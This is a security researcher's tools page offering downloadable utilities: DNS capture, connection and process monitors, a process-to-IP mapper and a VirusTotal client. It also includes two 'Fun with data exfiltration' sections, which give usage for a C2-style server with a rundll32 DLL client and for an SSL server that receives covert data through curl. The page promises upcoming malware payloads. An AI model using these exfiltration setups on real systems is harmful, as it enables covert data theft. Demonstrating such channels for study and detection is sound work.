

Tools

UDURRANI



Capture DNS for OSX

Usage: *sudo cap_dns <interfacename>*

Output: will show real-time results and also make an html file called data.html. Both examples are shown below

```

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
-> 0xUD
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
?  api-glb-bln.smoot.apple.com , 1
?  17.252.91.246
-----
?  clients1.google.com , 2
?  216.58.207.14
-----
?  www.yahoo.com , 2
?  74.6.142.32
-----
?  s.gycs.b.yahoodns.net , 2
?  69.147.82.60
?  69.147.82.61
-----
?  en-maktoob.yahoo.com , 2
?  74.6.142.32
-----
?  y.analytics.yahoo.com , 0
-----
?  geo.query.yahoo.com , 3
?  66.218.84.43
?  66.218.84.42
-----
?  beapsc1.ysm.yahoodns.net , 1
?  76.13.28.70
-----
?  geo.yahoo.com , 2
?  72.30.3.61
-----

```

IP	IP
api-glb-bln.smoot.apple.com	17.252.91.246
clients1.google.com	216.58.207.14
www.yahoo.com	74.6.142.32
s.gycs.b.yahoodns.net	69.147.82.60
	69.147.82.61
en-maktoob.yahoo.com	74.6.142.32
y.analytics.yahoo.com	
geo.query.yahoo.com	
	66.218.84.43
	66.218.84.42
beapsc1.ysm.yahoodns.net	76.13.28.70
geo.yahoo.com	72.30.3.61
ds-comet.yahoo.g01.yahoodns.net	66.218.84.140
	66.218.84.141
video-api.yq1.yahoo.com	87.240.114.12
	87.240.114.11
#him,br11.com	
tags.mathtag.com	
	103.229.206.190
	103.229.206.182
	103.229.206.238
	103.229.206.185
na.ads.yahoo.com	72.30.3.43
	88.130.336.13

DownloadLink:

<http://udurrani.com/0fff/wbtool/dns.zip>

TCP INIT Tool for Windows

This provides tcp profiling. It only alerts on session initiation and won't alert on already established sessions. One can easily find out all server communication E.g. if a server is trying to communicate outbound.

Start it as administrator and make sure you install PCAP package which is required for this tool to work. PCAP install takes 5 seconds. PCAP installer is within the same package.

Usage: *Double click on the executable. It will show you number of interfaces on your machine. Type in the number.*

OutPut

```

C:\Users\foo\Desktop\PRO\tcp_init.exe
*** (1) [tcpcap://\Device\NPF_{0C53404E-7FE5-4428-B659-503E1839F085}] ***
@@@@@@ Network adapter 'Intel(R) 82574L Gigabit Network Connection' on local host

# -> 1

Source ip -> 172.16.251.137

=====
[04-24-2017-17-42-48] 172.16.251.1 I-> 172.16.251.137 (59937 - :8080)
[04-24-2017-17-43-20] 172.16.251.1 I-> 172.16.251.137 (59937 - :8080)
[04-24-2017-17-43-50] 172.16.251.137 O-> 10.0.0.11 (49231 - :80)
[04-24-2017-17-43-50] 172.16.251.137 O-> 10.0.0.11 (49231 - :80)
[04-24-2017-17-43-51] 172.16.251.137 O-> 10.0.0.11 (49231 - :80)

```

O = OUTGOING
I = INCOMING

DownloadLink:

http://udurrani.com/0fff/wbtool/tcp_init.zip

NewProcess Watch

The tool will take a snap shot of all running processes and only alert for new processes. New alert will be shown ONLY once. **Format is:** TimeStamp, name of the process, PID of the process, PARENT_PID and PARENT_NAME

Usage: *Double click as normal user*

Output

```

[04-24-2017-17-24-38]-> svchost.exe          988      PARENT -> 476      services.exe
[04-24-2017-17-24-38]-> svchost.exe          248      PARENT -> 476      services.exe
[04-24-2017-17-24-38]-> trksrv.exe           272      PARENT -> 476      services.exe
[04-24-2017-17-24-38]-> spoolsv.exe          648      PARENT -> 476      services.exe
[04-24-2017-17-24-38]-> svchost.exe          620      PARENT -> 476      services.exe
[04-24-2017-17-24-38]-> UGAuthService.exe    1036     PARENT -> 476      services.exe
[04-24-2017-17-24-38]-> untoolsd.exe         1084     PARENT -> 476      services.exe
[04-24-2017-17-24-38]-> TPAutoConnSvc.exe    1320     PARENT -> 476      services.exe
[04-24-2017-17-24-38]-> dllhost.exe          1448     PARENT -> 476      services.exe
[04-24-2017-17-24-38]-> dllhost.exe          1512     PARENT -> 476      services.exe
[04-24-2017-17-24-38]-> msdtc.exe            1604     PARENT -> 476      services.exe
[04-24-2017-17-24-38]-> WmiPrvSE.exe         1844     PARENT -> 544      svchost.exe
[04-24-2017-17-24-38]-> netinit.exe          844      PARENT -> 272      trksrv.exe
[04-24-2017-17-24-38]-> conhost.exe          1292     PARENT -> 844      netinit.exe
[04-24-2017-17-24-38]-> taskhost.exe         1860     PARENT -> 808      svchost.exe
[04-24-2017-17-24-38]-> explorer.exe          788      PARENT -> 1420     explorer.exe
[04-24-2017-17-24-38]-> TPAutoConnect.exe    1308     PARENT -> 1320     TPAutoConnSvc.exe
[04-24-2017-17-24-38]-> conhost.exe          1988     PARENT -> 1308     TPAutoConnect.exe
[04-24-2017-17-24-38]-> untoolsd.exe         2324     PARENT -> 788      explorer.exe
[04-24-2017-17-24-38]-> conhost.exe          2212     PARENT -> 2164     explorer.exe
[04-24-2017-17-24-38]-> cmd.exe               2996     PARENT -> 2164     explorer.exe
[04-24-2017-17-24-38]-> procexp.exe          2676     PARENT -> 788      explorer.exe
[04-24-2017-17-24-38]-> procexp64.exe        3020     PARENT -> 2676     procexp.exe
[04-24-2017-17-24-38]-> dllhost.exe          2236     PARENT -> 544      svchost.exe
[04-24-2017-17-24-38]-> cmd.exe               2348     PARENT -> 788      explorer.exe
[04-24-2017-17-24-38]-> conhost.exe          2284     PARENT -> 2348     cmd.exe
[04-24-2017-17-24-38]-> taskeng.exe           852      PARENT -> 808      svchost.exe
[04-24-2017-17-24-38]-> WmiPrvSE.exe         1148     PARENT -> 544      svchost.exe
[04-24-2017-17-24-38]-> NewProcWatch1.exe    892      PARENT -> 788      explorer.exe
[04-24-2017-17-24-38]-> conhost.exe          2936     PARENT -> 892      NewProcWatch1.exe

ONLY NEW PROCESSES WILL SHOW ...
[04-24-2017-17-24-55]-> cmd.exe               1152     PARENT -> 2348     cmd.exe
[04-24-2017-17-24-55]-> conhost.exe          1052     PARENT -> 1152     cmd.exe

```

DownloadLink:

<http://udurrani.com/Offf/wbtool/ProcWatch.zip>

Fun with Data exfiltration

Tool has a server (CnC) and a DLL file. Server files can run on MAC and Kali Linux OS, while the client is a DLL file that runs on windows OS.

Usage (Server)

```
./TestServer_MAC_OS <PortNumber>  
./TestServer_KALI_LINUX_OS <PortNumber>
```

Use sudo if you decide to use a well known port.

Usage (Client)

On Windows OS save the DLL file any where you want.

Make a config file. Nothing would work without the config file. Config file name MUST be conf with no extension. Not you need to put 2 things in that file.

- *IP Address of the CnC that you initiated on MAC or Kali Linux*

- *Port number*

The **conf** file will look like the following

```
1.2.3.4  
80
```

Once the conf file is saved with the right info, you are ready to initiate the client using the DLL.

```
rundll32 foo.dll,hello DATA_TO_SEND_TO_SERVER
```

foo.dll is the DLL name, hello is the function name, DATA_TO_SEND_TO_SERVER is the string passed to the function. Spaces are not allowed within the string. Normally in this case the attacked will encode the string to base64 or some other format and send. So let's convert some info to base64.

E.g. "HELLO, THIS IS A TEST" base64 is:

SEVMTE8sIFRISVMgSVMgQSBURVNU

First we can initiate a server on OSX / MAC on port 7000.

```
./TestServer_MAC_OS 7000
```

This will open a port on port 7000.

On the client (windows) machine we send

```
rundll32 foo.dll, hello SEVMTE8sIFRISVMgSVMgQSBURVNU
```

On the server side, you should see the following:

```
bad2daBone 🍌🍌🍌 ./TestServer_MAC_OS 7000
2018-08-23(11:11:57) |UDURRANI, /SEVMTE8sIFRISVMgSVMgQSBURVNU ( [a0000bc->58596] )
2018-08-23(11:12:17) |UDURRANI, /Testing ( [a0000bc->58599] )
2018-08-23(11:12:25) |UDURRANI, /this_is_a_message ( [a0000bc->58602] )
■
```

Formant:

TimeStamp, UDURRANI, ActualMessage, (SenderIPAddressinHex, SenderPortNumber)

DownloadLink:

<http://udurrani.com/0fff/wbtool/ServerStf.zip>

Process to IP Mapping

Usage: *Double click*

Output:

Once executed, the process goes in the background and makes a file called 'connections.html'. You can leave it running in the background and find out whats going on i.e. what process is communicating to an ip address.

TimeStamp	ProcessID	ProcessName	STATE	LocalIpAdress	LocalPort	RemotelpAdress	RemotePort
08-23-2018-11-28-35	732	svchost.exe	LISTEN	0.0.0.0	135	0.0.0.0	0
08-23-2018-11-28-35	4	System	LISTEN	0.0.0.0	445	0.0.0.0	0
08-23-2018-11-28-35	1120	svchost.exe	LISTEN	0.0.0.0	3389	0.0.0.0	0
08-23-2018-11-28-35	420	wininit.exe	LISTEN	0.0.0.0	49152	0.0.0.0	0
08-23-2018-11-28-35	784	svchost.exe	LISTEN	0.0.0.0	49153	0.0.0.0	0
08-23-2018-11-28-35	960	svchost.exe	LISTEN	0.0.0.0	49154	0.0.0.0	0
08-23-2018-11-28-35	520	services.exe	LISTEN	0.0.0.0	49155	0.0.0.0	0
08-23-2018-11-28-35	532	lsass.exe	LISTEN	0.0.0.0	49156	0.0.0.0	0
08-23-2018-11-28-35	4	System	LISTEN	10.0.0.188	139	0.0.0.0	0
08-23-2018-11-28-35	4	System	LISTEN	172.16.223.237	139	0.0.0.0	0
08-23-2018-11-28-35	1804	trojancuabinpc.exe	INITIATING	172.16.223.237	58689	10.0.0.10	5555
08-23-2018-11-28-42	3900	ieexplore.exe	ESTABLISHED	172.16.223.237	58694	13.107.21.200	80
08-23-2018-11-28-43	2300	ieexplore.exe	ESTABLISHED	172.16.223.237	58695	91.195.240.49	80
08-23-2018-11-28-43	2300	ieexplore.exe	ESTABLISHED	172.16.223.237	58696	205.234.175.175	80
08-23-2018-11-28-45	2300	ieexplore.exe	ESTABLISHED	172.16.223.237	58697	216.239.38.120	80
08-23-2018-11-28-46	1804	trojancuabinpc.exe	INITIATING	172.16.223.237	58698	10.0.0.10	5555
08-23-2018-11-28-50	2300	ieexplore.exe	ESTABLISHED	172.16.223.237	58699	216.58.207.14	80
08-23-2018-11-28-50	2300	ieexplore.exe	ESTABLISHED	172.16.223.237	58700	216.58.207.14	443
08-23-2018-11-28-53	2300	ieexplore.exe	ESTABLISHED	172.16.223.237	58701	216.58.207.14	443
08-23-2018-11-28-53	2300	ieexplore.exe	ESTABLISHED	172.16.223.237	58702	216.58.207.14	443
08-23-2018-11-28-53	2300	ieexplore.exe	ESTABLISHED	172.16.223.237	58703	216.58.207.14	443

DownloadLink:

<http://udurrani.com/0fff/wbtool/pc08.zip>

Get all interfaces on windows machine:

Usage:

getIp.exe

Get hash of a file

Usage: *getHash <fileName>*

DownloadLink:

<http://udurrani.com/0ff/wbtool/stuff.zip>

VirusTotal API

Usage:

vt.exe -x <Hash> <Your APIKEY>

Output:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
{
  "response_code": 1,
  "verbose_msg": "Scan finished, information embedded",
  "resource": "e79f5d167baf541b90b80a77750a84e2",
  "scan_id": "2e2083e03391205d9d53e2275efe7732451ab1c4afbfc6d4e9bcea740d47158a-1534328724",
  "md5": "e79f5d167baf541b90b80a77750a84e2",
  "sha1": "5ddcd89a1f527e8a6be66a890216b108e0f8c6e6",
  "sha256": "2e2083e03391205d9d53e2275efe7732451ab1c4afbfc6d4e9bcea740d47158a",
  "scan_date": "2018-08-15 10:25:24",
  "positives": 60,
  "total": 60,
  "scans": {
    "ALYac": {
      "detected": true,
      "version": "1.1.1.5",
      "result": "Trojan.Ransom.WannaCryptor",
      "update": "20180815"
    },
    "AVG": {
      "detected": true,
      "version": "18.4.3895.0",
      "result": "Win32:WanaCry-A [Trj]",
      "update": "20180815"
    },
    "AVware": {
      "detected": true,
      "version": "1.6.0.52",

```

DownloadLink:

<http://udurrani.com/0fff/wbtool/vt.zip>

Fun with encrypted server.




When it comes to data theft or data exfiltration via TCP, attackers try one of the following

- Clear text data exfiltration
- Encoded text data exfiltration
- Encrypted text data exfiltration

Usage:

```
<IP> <Port> <CERT-FILE> <KEY-FILE {PK}>
```

Let's say I downloaded the ssl_server to the following folder.

	8/24/2018 4:...	Application	5,483 KB	ssl_ser
	8/24/2018 4:...	Security Certificate	2 KB	udurrani
	8/24/2018 4:...	KEY File	2 KB	udurrani.key

I need a .key and a .crt file, just like you see above. Once I have both the files I can start the server very easily. I am sure you know how to create those files. If not, google it. Its good to know how encryption works :)

```
ssl_ser.exe 1.2.3.4 11000 udurrani.crt udurrani.key
```

You can either make your own client or use wget or curl to send a request.

```
curl -k https://1.2.3.4:11000/HELLO_MY_FRIEND
```

You should see the following once the message is received.

```
C:\Users\foo\Desktop>cd SSL
C:\Users\foo\Desktop\SSL>ssl_ser.exe 10.0.0.188 11000 udurrani.crt udurrani.key
2018-08-26 14:19:52-00:00 /HELLO_FRIEND, 10.0.0.11:60588, curl/7.54.0
2018-08-26 14:20:21-00:00 /TEST_NUMBER_TWO, 10.0.0.11:60588, curl/7.54.0
```

If you sniff the traffic for this transaction, you won't see any data. In this case data is

HELLO_MY_FREIND. That's because after the 3-way handshake, both talk encryption and then send the data. You can easily create a client that will send data to the server, if not just use curl or wget.

DownloadLink:

http://udurrani.com/0fff/wbtool/enc_ser.zip


Fun with Charts (Only for OSX / MAC for now, windows to follow ...)

First of all the charts uses amChart library. Also you need to have a connection to udurrani.com to view the charts. Making chart is very simple but you need to be very careful with the syntax. Once you download the files, here are few examples


Usage

```
./chart_cy info "soccer:100:blue" "football:200:green" "baseball:100:yellow" "iceHockey:150:teal" "softball:200:orange"
```

The command will create an html file. Click on it and you show see this:




```
./chart_py hello "exploit:100" "malware:200" "trojans:100"
```





```
./chart_do hello "exploit:100" "malware:200" "foo:100"
```

hello



With chart command line you can add as many fields you want. I just used few as an example.

E.g.



Let's look at some real examples:

<http://udurrani.com/hash/cy.html>

<http://udurrani.com/hash/pi.html>

<http://udurrani.com/hash/py.html>

DownloadLink

<http://udurrani.com/0fff/wbtool/chartam.zip>

NOTE: All files are compressed and password protected.

Password = foo

Some of the hashes for the zip files.

MD5 (ProcWatch.zip) = a6873aff266c650549fda64cb93c21e4

MD5 (ServerStf.zip) = 7237f23acb20e6cea4c0315a0281b89b

MD5 (chartam.zip) = ca3b04381f7fb3cbe980a8fb96ae3ffc

MD5 (dns.zip) = afd8c2ab256d635204e50d6ac9a60f48

MD5 (enc_ser.zip) = fabb50cddb59f6ac45af112f572f55

MD5 (pc08.zip) = e1f4d355b46ac4d06e3555c6d854a6e2

MD5 (stuff.zip) = 5ceaa71e97aac43dc816e6d898731802

MD5 (tcp_init.zip) = 6954e4d7175907f8d14780e44fbc4271

MD5 (vt.zip) = 9d1c5fc00a5e7b5787d48c12ab2508ef

You can also find some other stuff on the following links:

<http://udurrani.com/0fff/ff.html>

<http://udurrani.com/0fff/tl.html>

I keep adding tools every now and then. I am going to upload some malware payloads very soon.

August 23, 2018